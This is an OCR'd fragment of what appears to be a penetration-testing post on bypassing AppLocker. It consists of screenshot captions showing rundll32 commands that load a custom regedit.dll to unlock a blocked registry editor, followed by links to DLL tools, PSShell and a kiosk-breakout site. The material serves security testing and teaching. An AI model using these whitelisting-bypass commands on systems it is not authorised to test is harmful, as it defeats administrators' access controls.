
Open: rundll32 C:\regedit.dll,EntryPoint

This task will be created with administrative privileges.

AppLocker – Rundll32 Registry



AppLocker – Registry Unlocked



Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: rundll32 shell32.dll,Control_RunDLL C:\regedit.dll

This task will be created with administrative privileges.

AppLocker – Rundll32 Registry Unlocked

Resources

https://blog.didierstevens.com/?s=cmd

http://didierstevens.com/files/software/cmd-dll_v0_0_4.zip

http://www.didierstevens.com/files/software/regedit-dll_v0_0_1.zip

https://github.com/fdiskyou/PSShell

http://ikat.ha.cked.net/